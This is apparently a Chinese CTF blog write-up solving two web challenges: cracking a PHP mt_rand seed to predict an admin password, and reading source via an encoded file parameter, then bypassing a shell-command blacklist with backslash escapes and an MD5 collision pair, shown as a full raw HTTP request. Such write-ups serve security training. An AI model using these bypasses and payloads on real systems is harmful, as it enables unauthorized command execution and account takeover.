Aurora_Web_Exam2

49.234.77.58/index.php/2019/12/08/aurora_web_exam2

XZLang 2019年12月8日

1、 young_login

F12找到代码页

```
function  generatePasswd(){
        mt_srand((double)  microtime()  *  1000000);
        var_dump(mt_rand());
        return  substr(md5(mt_rand()),0,6);
}
```

审计代码，发现password由mt_rand伪随机数md5得到，随机数种子由当前微秒得到。

考虑到伪随机数的特性，只要得到种子就可以拿到这里第二次mt_rand()得到的值，从而成功得到admin的password。


因为不知道PHP的伪随机数有没有什么特性，所以打算用PHP写脚本。

首先用post向handler.php发送请求并发送username=admin，可以拿到一个var_dump()出来的随机数，用这个随机数对种子进行爆破，然后就可以对该种子的第二个伪随机数md5得到密码。

脚本如下：

```php
<?php
 function get_seed($k){
  for($i=0;$i<1000000;$i++){
   mt_srand($i);
   $str=mt_rand();
   if($str == $k){
    return $i;
    break;
   }
  }
 }
function generatePasswd($a){
    //mt_srand((double) microtime() * 1000000);
 mt_srand($a);
    var_dump(mt_rand());
    return substr(md5(mt_rand()),0,6);
}
$a=get_seed(13898322);
$passwd = generatePasswd($a);
echo '<br>';
echo $passwd;
```

然后登陆拿flag即可。



2、 easy bypass

这个题听名字就是代码审计题，但是找了一圈没找到。。。

```
47.106.94.13:40020/index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0=&cmd=
```

注意到这个url上有一串类似于base64的串，而且前面的变量名为img，怀疑这一串就是被处理过的文件名

然后对着这个串base64了两下，发现得到14位的数字字母的串

字母没有超过F的，怀疑是hex，拿去跑一下

```
3535352e706e67
```

```python
a = "3535352e706e67"
def hex_to_str(a):
    al = []
    for i in range(0, len(a), 2):
      b = a[i:i+2]
      al.append(chr(int(b, 16)))
    return (''.join(al))
print(hex_to_str(a))
```

得到了555.png，果然是文件名，然后就想读一下index.php，同样的构造方法，可以得到index.php的源码。（图片base64解码）

接着代码审计，有用的就下面这一截

```
if
(preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|p
aste|diff|file|echo|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&
[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b']))
{
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}
```


先是对cmd参数的正则过滤，然后就是熟悉的md5相同值的碰撞，因为之前做过类似的题，有积累过可用的串，所以直接拿来用了。

针对之前的正则匹配，在PHP环境中本地测试的时候居然发现不过滤反斜杠（惊了，分明有↓

```
?|\\|\\\\|\
```

）不管他，没过滤反斜杠就直接c\md%20f\lag了呗，最后写下脚本。

。。。然后最后并没有写脚本，因为python的requests对url的编码导致我一直打不进去，最后干脆就BP直接发了。


Raw Params Headers Hex
POST /index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3=&cmd=c\at%20/f\lag HTTP/1.1
Host: 47.106.94.13:40020
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://47.106.94.13:40020/index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3=&cmd=ca\t%20/fla\g
Content-Type: application/x-www-form-urlencoded
Content-Length: 627
Origin: http://47.106.94.13:40020
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
a=%D89%A4%FD%14%EC%0EL%1A%FEG%ED%5B%D0%C0%7D%CAh%16%B4%DFI%08Z%FA%1DA%05i%29%C4%FF%80%11%14%E8jk5%0DK%DAa%FC%2B%DC%9F%95ab%D2%09P%A1%5D%12%3B%1ETZ%AA%92%16y%29%CC%7DV%3A%FF%B8e%7FK%D6%CD%1D%DF/a%DE%27%29%EF%08%FC%C0%15%D1%1B%14%C1LYy%B2%F9%88%DF%E2%5B%9E%7D%04c%B1%B0%AFj%1E%7Ch%B0%96%A7%E5U%EBn1q%CA%D0%8B%C7%1BSP&b=%D89%A4%FD%14%EC%0EL%1A%FEG%ED%5B%D0%C0%7D%CAh%164%DFI%08Z%FA%1DA%05i%29%C4%FF%80%11%14%E8jk5%0DK%DAa%FC%2B%5C%A0%95ab%D2%09P%A1%5D%12%3B%1ET%DA%AA%92%16y%29%CC%7DV%3A%FF%B8e%7FK%D6%CD%1D%DF/a%DE%27%29o%08%FC%C0%15%D1%1B%14%C1LYy%B2%F9%88%DF%E2%5B%9E%7D%04c%B1%B0%AFj%9E%7Bh%B0%96%A7%E5U%EBn1q%CA%D0%0B%C7%1BSP
Raw Headers Hex HTML Render
Connection: close
Content-Type: text/html;charset=utf-8
<img
src='
></img>
c\at /f\lag
Flag{nice_this_is_real_flag！ }<html>
<style>
body{